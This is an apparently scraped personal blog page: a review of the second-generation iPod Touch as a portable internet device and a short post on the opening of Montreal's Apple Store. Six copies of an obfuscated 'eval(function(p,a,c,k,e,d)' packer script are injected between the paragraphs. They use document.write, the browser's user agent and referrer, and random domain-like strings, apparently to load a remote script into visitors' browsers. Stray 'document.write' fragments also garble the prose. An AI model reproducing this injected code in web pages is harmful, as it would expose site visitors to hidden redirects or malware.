eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bfhrt|var|u0026u|referrer|htnze||js|php’.split(‘|’),0,{}))
Posted with LifeCast
Gadget Heaven
I always feel cut off from the world whenever I am going out (either simply going downtown to shop and run errands or going out of town for a convention) and I’ve been looking for a small and cheap internet device / work station for a long time.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|afiib|var|u0026u|referrer|zsebe||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dkbsi|var|u0026u|referrer|nybfi||js|php’.split(‘|’),0,{}))
 First, document.write(“”); I’ve looked at the Palm handhelds / PDAs, but that’s a technology that is limited and now getting outdated fast. The best solution is, of course, a laptop but the MacBooks are still expensive (over a 1k $) and with time I stopped believing in all those rumors of a Mac tablet or sub-notebook. So I started to seriously consider a Netbook that would either run Linux or Window instead (sacrilege!) and if the Asus Eee-PC seemed appealing at first, now I would rather favor the Acer Aspire. However, if those make excellent portable work stations and have many advantages (bigger screen, real keyboard), they’re not Apple products and therefore offer limited compatibility with the Mac.
So I was back considering a handheld-type device with the new 3G iPhone. This one has the advantage of combining both a phone and a handheld device (offering both Wi-Fi and 3G networks), but it’s somewhat expensive (not as much the device itself, but the network subscription), has only a 3.5“ screen, a tiny soft-keyboard and doesn’t offer any apps or softwares to actually do some work (like using Word, Excel, PDF files; I thought that I could type text using Google Docs but it doesn’t work, leaving only the possibility to type texts as notes or emails). I thought of saving money by getting an old iPhone, but buying second-hand electronic devices on the internet can be risky. For now I opted to try out the concept by purchasing one of the new second-gen iPod Touch. Wow.
 The iPod Touch looks exactly like the iPhone, but doesn’t make phone calls (although I bet there will be some VOIP apps available soon). It also has the same disadvantages than the iPhone (small screen, tiny soft-keyboard, can read but not modify files), plus the fact that, without the 3G network, it is limited by the Wi-Fi availability.
Despite those serious handicaps, it is a superb internet device. It’s the gadget heaven. I can check any web pages, like Wikipedia, YouTube or Google—as well as all my emails—from any room of the house: from the TV room to my bed! There are tons of apps, from the useful programs to the funny games. I can check my calendar or contacts, the weather, the stocks, a Google map, listen to music, to radio stations (through wi-fi), watch a video or look at my photo albums, contact people via AIM, Facebook or Twitter, read eBooks, check the bus schedule, the news, the movie listing, or play a game to kill time. Absolutely amazing.
Of course, it is not perfect. The Mail app doesn’t identify and discard spam—like the desktop Mail does—so every hours I have dozens of junk mails to delete from my mail boxes. That’s annoying. And Montreal is a city without much Wi-Fi spots, so there’s not many places where I can check my emails and roam the web when I am downtown (so far, I have identify the Eaton Center food court as a nice wi-fi spot). Until we get a city-wide network, there are a few Boingo hot spots and a few WiFi directories.
For now it is a very useful device and I am quite happy with it. It offers the Mac’s compatibility with synching capability. In order to be able to do some real work when I am away, I am considering to later acquire a Netbook like the Acer Aspire (when I have a little more money).
Montreal’s Apple Store opening friday
Montreal’s Apple Store, document.write(“”); located at 1321 Ste-Catherine Ouest (just beside the Ogilvy), will open Friday at 5PM. After that the opening hours will be Mon.-Fri.: 9am – 9pm, Sat.: 9am – 5pm and Sun.: noon – 5pm.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryyff|var|u0026u|referrer|bdthh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dhkbr|var|u0026u|referrer|aheay||js|php’.split(‘|’),0,{}))
Unfortunately, I’ll be busy friday so I won’t be able to be there for the opening. However, today I was going downtown to check the PO box and run a few errands, so I couldn’t resist to go have a look:

Employees were busy putting the final touch to the store for friday’s opening:

I was also surprised to discover that Montreal’s policemen are not riding segways, but a kind of 3-wheel scooter. Cool:

Please excuse the bad pictures quality. I wasn’t carrying my camera so I had to use my cellphone to take those pictures.
 Clodjee's Safe-House
